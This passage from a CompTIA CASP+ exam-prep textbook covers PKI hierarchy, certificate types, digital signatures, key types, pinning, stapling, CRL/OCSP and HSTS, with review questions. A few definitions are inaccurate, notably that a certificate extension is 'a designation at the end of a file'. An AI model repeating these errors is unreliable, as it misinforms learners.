   b. SaaS
   c. IaaS
   d. SecaaS

9. Which of the following focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make the network function?

   a. Group Policy

   b. H.323

   c. SoC

   d. Configuration management

10. Which of the following is a standard for providing audiovisual communications sessions, such as web conferences, video conferences, and VoIP?

    a. FaaS

    b. BCDR

    c. H.323

    d. Zigbee

This chapter covers the following topics:

- **PKI Hierarchy:** This section covers certificate authorities (CAs), subordinate/intermediate CAs, and registration authorities (RAs).
- **Certificate Types:** This section covers wildcard certificates, extended validation, multidomain, and general purpose certificates.
- **Certificate Usages/Profiles/Templates:** This section covers client authentication, server authentication, digital signatures, and code signing.
- **Extensions:** This section covers Common Name (CN) and Subject Alternate Name (SAN).
- **Trusted Providers:** This section covers the importance of securing the supply chain.
- **Trust Model:** This section covers various PKI architectures.
- **Cross-certification:** This section covers cross-certification, which is a method of creating trust between organizations.
- **Configure Profiles:** This section discusses the creation and management of profiles.
- **Life-Cycle Management:** This section discusses the stages of the PKI and certificate life cycle.
- **Public and Private Keys:** This section describes the function and characteristics of public and private keys.
- **Digital Signature:** This section describes the ability of digital signatures to provide non-repudiation.
- **Certificate Pinning:** This section describes this means of thwarting on-path attacks.
- **Certificate Stapling:** This section covers an extension to the Online Certificate Status Protocol.
- **Certificate Signing Requests (CSRs):** This section covers the message sent from an applicant to a registration authority of the public key infrastructure in order to apply for a digital identity certificate.

Implementing the Appropriate PKI Solution

- **Online Certificate Status Protocol (OCSP) vs. Certificate Revocation List (CRL):** This section covers two approaches to keeping a revocation list up to date.
- **HTTP Strict Transport Security (HSTS):** This section describes the HSTS protocol, which helps browsers establish connections via HTTPS and limits insecure HTTP connections.

This chapter covers CAS-004 Objective 3.5: Given a business requirement, implement the appropriate PKI solution.

When an organization decides to implement certificate-based authentication and access control, it needs a public key infrastructure (PKI). In this chapter you'll learn about PKI.

PKI Hierarchy

Using certificate-based authentication requires the deployment of a ***public key infrastructure (PKI)***. PKIs include systems, software, and communication protocols that distribute, manage, and control public key cryptography. A PKI publishes digital certificates. Because a PKI establishes trust within an environment, a PKI can certify that a public key is tied to an entity and verify that a public key is valid. Public keys are published through digital certificates. In this section you'll learn the components of a PKI hierarchy.

Registration Authority (RA)

Any participant that requests a certificate must first go through the ***registration authority (RA)***, which verifies the requester's identity and registers the requester. After the identity is verified, the RA passes the request to the CA.

Certificate Authority (CA)

A ***certificate authority (CA)*** is an entity that creates and signs digital certificates, maintains the certificates, and revokes them when necessary. Every entity that wants to participate in a PKI must contact the CA and request a digital certificate. The CA is the ultimate authority for the authenticity of certificates for all the participants in the PKI as it signs each digital certificate. A certificate binds the identity of a participant to the public key.

There are different types of CAs. Some organizations provide PKIs as a payable service to companies that need them. An example is VeriSign. Some organizations implement their own private CAs so that they can control all aspects of the PKI process. If an organization is large enough, it might need to provide a structure of CAs, with the root CA being the highest in the hierarchy.

Because more than one entity is often involved in the PKI certification process, certification path validation allows the participants to check the legitimacy of the certificates in the certification path.

Subordinate/Intermediate CA

Certificate servers that receive their certificates from the root CA are called ***subordinate or intermediate CAs***. In some cases, these servers are spread out geographically to issue certificates to users and devices in that area. When this occurs, all of the certificates issued by subordinate CAs are automatically cosigned by the root server, and these certificates are then trusted throughout the hierarchy. A three-level hierarchy is shown in Figure 22-1.

Key Topic




Figure 22-1 Root Servers and Subordinates

Certificate Types

There are a variety of certificate types. In this section you'll learn about a couple of special types.

Wildcard Certificate

A ***wildcard certificate*** is a public key certificate that can be used with multiple subdomains of a domain. The advantages of using a wildcard certificate include:

- The wildcard certificate can secure unlimited subdomains.
- While wildcard certificates cost more than single certificates, buying a wildcard certificate is often much cheaper than buying separate certificates for each subdomain. In some cases, it is possible to purchase an unlimited server license, so you only buy one wildcard certificate to use on as many web servers as necessary.
- A wildcard certificate is much easier to manage, deploy, and renew than separate certificates for each subdomain.

There are, however, some important disadvantages to using wildcard certificates:

- If one server in one subdomain is compromised, all the servers in all the subdomains that used the same wildcard certificate are compromised.
- Some popular mobile device operating systems do not recognize the wildcard character (*) and cannot use a wildcard certificate.

Wildcard certificates can cause issues within enterprises. For example, if an administrator revokes an SSL/TLS certificate after a security breach for a web server and the certificate is a wildcard certificate, all the other servers that use that certificate will start generating certificate errors.

Let's take a moment to look at a deployment scenario for a wildcard certificate. Say that after connecting to a secure payment server at https://payment.pearson.com, a security auditor notices that the SSL/TLS certificate was issued to *.pearson.com, meaning a wildcard certificate was used. The auditor also notices that many of the internal development servers use the same certificate. If it is later discovered that the USB thumb drive where the SSL/TLS certificate was stored is missing, then all the servers on which this wildcard certificate was deployed need new certificates. In this scenario, security professionals should deploy a new certificate on the server that is most susceptible to attacks, which would probably be the payment.pearson.com server.

Extended Validation

Extended Validation (EV) certificates are signed by a CA key that can issue EV certificates. EV certificates can be issued by only a subset of CAs and require verification of the requesting entity's legal identity before the certificates can be issued, making them unlike domain-based or organization-issued certificate that require only the approval of the issuer and not legal verification of the entity.

Multidomain

While wildcard certificates allow you to protect multiple subdomains with a single certificate, ***multidomain certificates*** go a step further and allow you to represent multiple domains (not just a domain and its subdomains) with a single certificate. A comparison between wildcard and multidomain certificates is shown in Figure 22-2.




Figure 22-2 Wildcard vs. Multidomain Certificates

General Purpose

A general purpose certificate is a certificate that is flexible enough to be used for a variety of uses. An X.509 certificate complies with the X.509 standard. An X.509 certificate contains the following fields:

- Version
- Serial Number
- Algorithm ID
- Issuer
- Validity
  - Not Before
  - Not After
- Subject
- Subject Public Key Info
  - Public Key Algorithm
  - Subject Public Key
- Issuer Unique Identifier (optional)
- Subject Unique Identifier (optional)
- Extensions (optional)

VeriSign first introduced the following digital certificate classes:

- **Class 1:** For individuals and intended for email. These certificates get saved by web browsers. No real proof of identity is required.
- **Class 2:** For organizations that must provide proof of identity.
- **Class 3:** For servers and software signing in which independent verification and identity and authority checking are done by the issuing CA.
- **Class 4:** For online business transactions between companies.
- **Class 5:** For private organizations or government security.

Certificate Usages/Profiles/Templates

As you might have gathered in the last section, certificates can be used for many things. In this section you'll learn about some obvious use cases and some that may not be so obvious.

Client Authentication

One of the more obvious uses of a certificate is to authenticate a user or system. As covered in the section on certificate types, these are Class 2 certificates. When a user has a certificate, she is ready to communicate with other trusted entities. The process for communication between entities is as follows:

Key Topic

Step 1. User 1 requests User 2's public key from the certificate repository.

Step 2. The repository sends User 2's digital certificate to User 1.

Step 3. User 1 verifies the certificate and extracts User 2's public key.

Step 4. User 1 encrypts the session key with User 2's public key and sends the encrypted session key and User 1's certificate to User 2.

Step 5. User 2 receives User 1's certificate and verifies the certificate with a trusted CA.

After this certificate exchange and verification process occurs, the two entities are able to communicate using encryption.

Server Authentication

Servers can also possess certificates, which can be used to prove identity to clients. With mutual authentication, the client and the server authenticate one another. Although mutual authentication requires extra administrative effort, it can help prevent connections to fake servers.

Digital Signatures

A ***digital signature*** is a hash value that is encrypted with the sender's private key. A digital signature provides authentication, non-repudiation, and integrity. A blind signature is a form of digital signature in which the contents of the message are masked before the message is signed.

The process for creating a digital signature is as follows:

Key Topic

Step 1. The signer obtains a hash value for the data to be signed.

Step 2. The signer encrypts the hash value using her private key.

Step 3. The signer attaches to the data the encrypted hash and a copy of her public key in a certificate and sends the message to the receiver.

The process for verifying the digital signature is as follows:

Step 1. The receiver separates the data, encrypted hash, and certificate.

Step 2. The receiver obtains the hash value of the data.

Step 3. The receiver verifies that the public key is still valid by using the PKI.

Step 4. The receiver decrypts the encrypted hash value using the public key.

Step 5. The receiver compares the two hash values. If the values are the same, the message has not been changed.

Code Signing

In Chapter 3, "Securely Integrating Software Applications," you learned how certificates can be used to digitally sign software code. Please review that chapter.

Extensions

Earlier in this chapter you learned that one of the fields in an X.509 certificate is a field for extensions. An ***extension*** is a designation at the end of a file that describes the purpose of the certificate.

Common Name (CN)

In Chapter 4, "Securing the Enterprise Architecture by Implementing Data Security Techniques," you learned about the CN component of LDAP. The ***Common Name (CN)*** represents the entity name protected by the SSL/TLS certificate and is technically represented by the Common Name field in the X.509 certificate specification.

Subject Alternate Name (SAN)

The ***Subject Alternative Name (SAN)*** is an extension to the X.509 specification that allows users to specify additional host names for a single SSL/TLS certificate. You might think of this as a nickname or an alias.

Trusted Providers

Managed security service providers (MSSPs) offer the option of fully outsourcing all information assurance to a third party. If an organization decides to deploy a third-party identity service, including cloud computing solutions, security practitioners must be involved in the integration of that implementation with internal services and resources. This integration can be complex, especially if the provider solution is not fully compatible with existing internal systems. Most third-party identity services provide cloud identity, directory synchronization, and federated identity. Examples of these services include Amazon Web Services (AWS), AWS Identity and Access Management (IAM) service, and Oracle Identity Management.

A ***cryptographic service provider (CSP)*** is a software library that implements the Microsoft CryptoAPI (CAPI) in Windows. CSPs are independent modules that can be used by different applications for cryptographic services. CSPs are implemented as a type of DLL with special restrictions on loading and use.

All CSPs must be digitally signed by Microsoft, and a signature is verified when Windows loads the CSP. After being loaded, Windows periodically rescans the CSP to detect tampering, either by malicious software such as computer viruses or by the user herself trying to circumvent restrictions (for example, on cryptographic key length) that might be built into the CSP's code. For more information on the CSPs that are available, see https://msdn.microsoft.com/en-us/library/windows/desktop/aa386983(v=vs.85).aspx.

Trust Model

A ***trust model*** is a model that provides a framework for delivering security mechanisms. It is used by entities operating within the model to verify certificate validity. For example, in Pretty Good Privacy (PGP), the model is called a web of trust. If you trust that my digital certificate authenticates my identity, the web of trust means you trust all the digital certificates that I trust. In other words, if you trust me, you trust everyone I trust.

The common trust model system is a hierarchal one, as described in the earlier section "Subordinate/Intermediate CA."

Cross-certification

In some situations, it may be necessary to trust another organization's certificates or vice versa. ***Cross-certification*** establishes trust relationships between CAs so that the participating CAs can rely on the other participants' digital certificates and public keys. It enables users to validate each other's certificates when they are actually certified under different certification hierarchies. A CA for one organization can validate digital certificates from another organization's CA when a cross-certification trust relationship exists. You learned about cross-domain trusts and federations in Chapters 5 and 7. Please review those chapters.

Configure Profiles

Configuring a PKI profile involves configuring the administrator enrollment and revocation list. Examples of settings that make up the profile include the following:

- **Name:** Specifies the name of the CA profile.
- **Comment:** Supplies a descriptive comment for the CA profile.
- **CA Identity:** Specifies the CA identifier.

Life-Cycle Management

Security professionals should understand the certificate life cycle. According to Microsoft, the certificate life cycle includes the following events:

- CAs are installed, and the CA certificates are issued.
- Certificates are issued by CAs to entities.
- Certificates are revoked (as necessary), renewed, or allowed to expire.
- The CAs' certificates are renewed before they expire, are revoked, or are retired.

NIST Interagency Report (NISTIR) 7924, "Reference Certificate Policy," identifies a baseline set of security controls and practices to support the secure issuance of certificates. This report is in its second draft and can be found at https://csrc.nist.gov/CSRC/media/Publications/nistir/7924/draft/documents/nistir_7924_2nd_draft.pdf.

According to NISTIR 7924, the certificate application process must provide sufficient information to:

- Establish the applicant's authorization (by the employing or sponsoring organization) to obtain a certificate.
- Establish and record the identity of the applicant.
- Obtain the applicant's public key and verify the applicant's possession of the private key for each certificate required.
- Verify any role or authorization information requested for inclusion in the certificate.

This document lists the steps of the certificate process as follows:

Step 1. Certificate application

Step 2. Certificate application processing

Step 3. Certificate issuance

Step 4. Certificate acceptance

Step 5. Key pair and certificate usage

Step 6. Certificate renewal

Step 7. Certificate re-key

Step 8. Certificate modification

Step 9. Certificate revocation and suspension

Step 10. End of subscription

Step 11. Key escrow and recovery

These steps may be performed in any order that is convenient for the CA and applicants that does not compromise security, but all of them must be completed before certificate issuance.

Public and Private Keys

There are two types of keys in an asymmetric encryption system. The private key is the key that only the entity (user, device, or application) possesses. The public key is the key that is available to all. These two keys are different but related mathematically in such a way that if you encrypt with one, you can decrypt with the other. These two key types are used in the following fashion:

Step 1. User 1 requests User 2's public key from the certificate repository.

Step 2. The repository sends User 2's digital certificate to User 1.

Step 3. User 1 verifies the certificate and extracts User 2's public key.

Step 4. User 1 encrypts the session key with User 2's public key and sends the encrypted session key and User 1's certificate to User 2.

Step 5. User 2 receives User 1's certificate and verifies the certificate with a trusted CA.

After this certificate exchange and verification process occurs, the two entities are able to communicate using encryption.

Security professionals should at least understand the key management principles in Part 1 of SP 800-57 Revision 5. If security professionals are involved in organizations that provide key management services to other organizations, understanding Part 2 is a necessity. Part 3 is needed when an organization implements applications that use keys. In this section, we cover the recommendations in Part 1.

Part 1 defines several different types of keys. The keys are identified according to their classification as public, private, or symmetric keys, as well as according to their use. For public and private key agreement keys, status as static or ephemeral keys is also specified. These are the types of keys that Part 1 of SP 800-57 Revision 5 defines:

- **Private signature key:** This is the private key of asymmetric (public) key pairs that is used by public key algorithms to generate digital signatures with possible long-term implications. When properly handled, private signature keys can be used to provide source authentication, provide integrity authentication, and support the non-repudiation of messages, documents, or stored data.
- **Public signature-verification key:** This is the public key of an asymmetric (public) key pair that is used by a public key algorithm to verify digital signatures that are intended to provide source authentication, provide integrity authentication, and support the non-repudiation of messages, documents, or stored data.
- **Symmetric authentication key:** This key is used with symmetric key algorithms to provide source authentication and assurance of the integrity of communication sessions, messages, documents, or stored data (that is, integrity authentication).
- **Private authentication key:** This is the private key of an asymmetric (public) key pair that is used with a public key algorithm to provide assurance of the identity of an originating entity (that is, the source) when establishing an authenticated communication session.
- **Public authentication key:** This is the public key of an asymmetric (public) key pair that is used with a public key algorithm to provide assurance of the identity of an originating entity (that is, the source) when establishing an authenticated communication session.
- **Symmetric data-encryption key:** This key is used with symmetric key algorithms to apply confidentiality protection to information (that is, to encrypt the information). The same key is also used to remove the confidentiality protection (that is, to decrypt the information).
- **Symmetric key-wrapping key (also called key-encrypting key):** This key is used to encrypt other keys using symmetric key algorithms. The key-wrapping key used to encrypt a key is also used to reverse the encryption operation (that is, to decrypt the encrypted key). Depending on the algorithm with which the key is used, the key may also be used to provide integrity protection.
- **Symmetric random number generation key:** This key is used to generate random numbers or random bits.

- **Symmetric primary key:** This key is used to derive other symmetric keys (for example, data-encryption keys, key-wrapping keys, or source authentication keys) using symmetric cryptographic methods. The primary key is also known as a key derivation key.
- **Private key-transport key:** This is the private key of asymmetric (public) key pairs that is used to decrypt keys that have been encrypted with the corresponding public key using a public key algorithm. Key-transport keys are usually used to establish keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors).
- **Public key-transport key:** This is the public key of asymmetric (public) key pairs that is used to encrypt keys using a public key algorithm. These keys are used to establish keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors). The encrypted form of the established key might be stored for later decryption using the private key-transport key.
- **Symmetric key-agreement key:** This key is used to establish keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors), using a symmetric key-agreement algorithm.
- **Private static key-agreement key:** This is the long-term private key of asymmetric (public) key pairs that is used to establish keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors).
- **Public static key-agreement key:** This is the long-term public key of asymmetric (public) key pairs that is used to establish keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors).
- **Private ephemeral key-agreement key:** This is the short-term private key of asymmetric (public) key pairs that is used only once to establish one or more keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors).
- **Public ephemeral key-agreement key:** This is the short-term public key of asymmetric key pairs that is used in a single-key establishment transaction to establish one or more keys (for example, key-wrapping keys, data-encryption keys, or MAC keys) and, optionally, other keying material (for example, initialization vectors).
- **Symmetric authorization key:** This type of key is used to provide privileges to an entity using a symmetric cryptographic method. The authorization key is

known by the entity responsible for monitoring and granting access privileges for authorized entities and by the entity seeking access to resources.

- **Private authorization key:** This is the private key of an asymmetric (public) key pair that is used to provide privileges to an entity.
- **Public authorization key:** This is the public key of an asymmetric (public) key pair that is used to verify privileges for an entity that knows the associated private authorization key.

In general, a single key is used for only one purpose (for example, encryption, integrity, authentication, key wrapping, random bit generation, or digital signatures). A cryptoperiod is the time span during which a specific key is authorized for use by legitimate entities, or the time that the keys for a given system will remain in effect. The following are some factors affecting the length of a cryptoperiod:

Key Topic

- The cryptographic strength (for example, the algorithm, key length, block size, and mode of operation)
- The embodiment of the mechanisms (for example, a FIPS 140 Level 4 implementation or a software implementation on a personal computer)
- The operating environment (for example, a secure limited-access facility, open office environment, or publicly accessible terminal)
- The volume of information flow or the number of transactions
- The security life of the data
- The security function (for example, data encryption, digital signature, key derivation, or key protection)
- The rekeying method (for example, keyboard entry, rekeying using a key loading device where humans have no direct access to key information, or remote rekeying within a PKI)
- The key update or key-derivation process
- The number of nodes in a network that share a common key
- The number of copies of a key and the distribution of those copies
- Personnel turnover (for example, CA system personnel)
- The threat to the information from adversaries (for example, from whom the information is protected and their perceived technical capabilities and financial resources to mount an attack)
- The threat to the information from new and disruptive technologies (for example, quantum computers)


Digital Signature

You learned about digital signatures earlier in this chapter. Please review that section.

Certificate Pinning

Public key certificate pinning, also called ***public key pinning***, is a security mechanism delivered via an HTTP header that allows HTTPS websites to resist impersonation by attackers using mis-issued or otherwise fraudulent certificates. It delivers a set of public keys to the client (browser), and these keys should be the only ones trusted for connections to this domain. This process is depicted in Figure 22-3.

Key Topic


1. Request xxxxxxx.com
HTTPS
3. Pin Hash TLS Certificate
2. HTTP Public Key Pinning (HPKP)

```
Cache-Control:no-cache, must-revalidate, max-age=0
Connection:close
Content-Encoding:gzip
Content-Type:text/html; charset=UTF-8
Date:Thur, 09 Jun 2016 15:52:45 GMT
Expires:Wed, 11Jan 1984 05:00:00 GMT
Strict-Transport-Security:max-age=31536000; includeSubDomains; preload
Transfer-Encoding:chunked
Public-Key-Pins:pin-sha256"pzel6nQW2KK7geOhEeaci3EDf1TJeg7CNCFqU9vkQ=";
pin-sha256="IIsUjvSKCiDJYyuVTifR07/qalKCUn0ZK8z9mG1rAZ0=";max-age=3600000;
```

Figure 22-3 Public Key Pinning

Certificate Stapling

Formally known as the TLS Certificate Status Request extension, ***OCSP stapling*** is an alternative to using Online Certificate Status Protocol (OCSP). In a stapling scenario, the certificate holder queries the OCSP server at regular intervals and obtains a signed time-stamped OCSP response for each query. When the site's visitors attempt to connect to the site, this response is included ("stapled") with the SSL/TLS handshake via the Certificate Status Request extension. Figure 22-4 compares the regular OCSP process and OCSP stapling.

Key Topic




Figure 22-4 OCSP vs. OCSP Stapling

Certificate Signing Requests (CSRs)

A ***certificate signing request (CSR)*** is a request that a self-generated certificate be validated and signed by a CA. It is generated in the server on which you plan to install it. After installation, the certificate will be used to prove secure identity to connecting clients, as validated by the CA.

Online Certificate Status Protocol (OCSP) vs. Certificate Revocation List (CRL)

Online Certificate Status Protocol (OCSP) is an Internet protocol that obtains the revocation status of an X.509 digital certificate using the serial number. OCSP is an alternative to the standard ***certificate revocation list (CRL)*** that is used by many PKIs. OCSP automatically validates the certificates and reports back the status of the digital certificate by accessing the CRL on the CA. OCSP allows a certificate to be validated by a single server that returns the validity of that certificate.

A CRL is a list of digital certificates that a CA has revoked. To find out whether a digital certificate has been revoked, either the browser must check the CRL or the CA must push out the CRL values to clients. This can become quite daunting when you consider that the CRL contains every certificate that has ever been revoked.

One concept to keep in mind is the revocation request grace period. This period is the maximum amount of time between when the revocation request is received by the CA and when the revocation actually occurs. A shorter revocation period provides better security but often results in a higher implementation cost.

HTTP Strict Transport Security (HSTS)

As you know, HTTP is a plaintext protocol, so when security is an issue (and when isn't it?), HTTPS should be used. However, even when you require HTTPS, it is sometimes possible for hacker to force a client to use HTTP instead; this is called a downgrade attack. ***HTTP Strict Transport Security (HSTS)*** is policy mechanism that prevents such attacks and several other types as well. When using HSTS, a web server informs web browsers (or other user agents) that they should automatically interact with it using only HTTPS connections.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 22-1 lists these key topics and the page number on which each is found.

Key Topic

Table 22-1 Key Topics for Chapter 22

Key Topic Element	Description	Page Number
Figure 22-1	Root Servers and Subordinates	500
List	Advantages of using a wildcard certificate	501
List	Disadvantages of using a wildcard certificate	501
Figure 22-2	Wildcard vs. Multidomain Certificates	502
List	Fields in an X.509 certificate	503
List	Digital certificate classes	503
List	The client authentication process	504

Key Topic Element	Description	Page Number
List	The process for creating a digital signature	504
List	The process for verifying a digital signature	505
List	Examples of settings that make up a profile	507
List	The certificate life cycle	507
List	Requirements of the certificate application process, according to NISTIR 7924	507
List	Steps in the NISTIR 7924 certificate process	507
List	Types of keys	509
List	Factors affecting the length of a cryptoperiod	511
Figure 22-3	Public Key Pinning	512
Figure 22-4	OCSP vs. OCSP Stapling	513

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

public key infrastructure (PKI), registration authority (RA), certificate authority (CA), subordinate or intermediate CA, wildcard certificate, Extended Validation (EV) certificate, multidomain certificate, digital signature, extension, Common Name (CN), Subject Alternative Name (SAN), managed security service provider (MSSP), cryptographic service provider (CSP), trust model, cross-certification, public key pinning, OCSP stapling, certificate signing request (CSR), Online Certificate Status Protocol (OCSP), certificate revocation list (CRL), HTTP Strict Transport Security (HSTS)

Review Questions

1. Using certificate-based authentication requires the deployment of which of the following?
   a. PKI
   b. HSTS
   c. CRL
   d. OCSP

2. Which of the following informs web browsers that they should automatically interact with it using only HTTPS?
   a. DNS
   b. HSTS
   c. PKI
   d. ESP

3. Which of the following verifies the requester's identity in a PKI?
   a. CA
   b. CRL
   c. RA
   d. OCSP

4. Which of the following is an alternative to the standard certificate revocation list (CRL) that is used by many PKIs?
   a. HSTS
   b. CSR
   c. CA
   d. OCSP

5. All of the certificates issued by subordinate CAs are automatically cosigned by which of the following?
   a. Root CA
   b. RA
   c. CRL
   d. Intermediate CA

6. Which of the following is a list of digital certificates that a CA has revoked?
   a. OCSP
   b. CRL
   c. CA
   d. ENT

7. Which of the following is a public key certificate that can be used with multiple subdomains of a domain?
   - a. Multidomain
   - b. Extended validation
   - c. Wildcard
   - d. Hybrid

8. Which of the following is a request that a self-generated certificate be validated and signed by a CA?
   - a. CRL
   - b. OCSP
   - c. DER
   - d. CSR

9. Which of the following certificate types requires verification of the requesting entity's legal identity before the certificate can be issued?
   - a. Extended validation
   - b. Stapled
   - c. Multidomain
   - d. Wildcard

10. Which of the following establishes trust relationships between certification authorities (CAs) so that the participating CAs can rely on the other participants' digital certificates and public keys?
    - a. Certificate pinning
    - b. Cross-certification
    - c. Certificate stapling
    - d. Super certification

This chapter covers the following topics:

- **Hashing:** This section covers Secure Hashing Algorithm (SHA), hash-based message authentication code (HMAC), message digest (MD), RACE Integrity Primitives Evaluation Message Digest (RIPEMD), and Poly1305.
- **Symmetric Algorithms:** This section covers modes of operation including Galois/Counter Mode (GCM), electronic codebook (ECB), cipher block chaining (CBC), counter (CTR), and output feedback (OFB). It also covers stream and block algorithms including Advanced Encryption Standard (AES), Triple Digital Encryption Standard (3DES), ChaCha, and Salsa20.
- **Asymmetric Algorithms:** This section covers key agreement algorithms including Diffie-Hellman and Elliptic-Curve Diffie-Hellman (ECDH); and signing algorithms including Digital Signature Algorithm (DSA), Rivest, Shamir, and Adleman (RSA), and Elliptic-Curve Digital Signature Algorithm (ECDSA).
- **Protocols:** This section covers Secure Sockets Layer (SSL)/Transport Layer Security (TLS), Secure/Multipurpose Internet Mail Extensions (S/MIME), Internet Protocol Security (IPsec), Secure Shell (SSH), and EAP.
- **Elliptic-Curve Cryptography:** This section covers P256 and P384.
- **Forward Secrecy:** This section covers the critical key property forward secrecy.
- **Authenticated Encryption with Associated Data:** This section covers a form of encryption that simultaneously ensures the confidentiality and authenticity of data.
- **Key Stretching:** This section discusses Password-Based Key Derivation Function 2 (PBKDF2) and Bcrypt.

This chapter covers CAS-004 Objective 3.6: Given a business requirement, implement the appropriate cryptographic protocols and algorithms.

CHAPTER 23

Implementing the Appropriate Cryptographic Protocols and Algorithms

There are so many cryptographic algorithms, protocols, and techniques! In this chapter you'll learn what they are all used for and when to implement them.

Hashing

The principles of hashing algorithms are covered in Chapter 16, "Forensic Concepts." Please review Chapter 16 for more details on hashing.

Secure Hashing Algorithm (SHA)

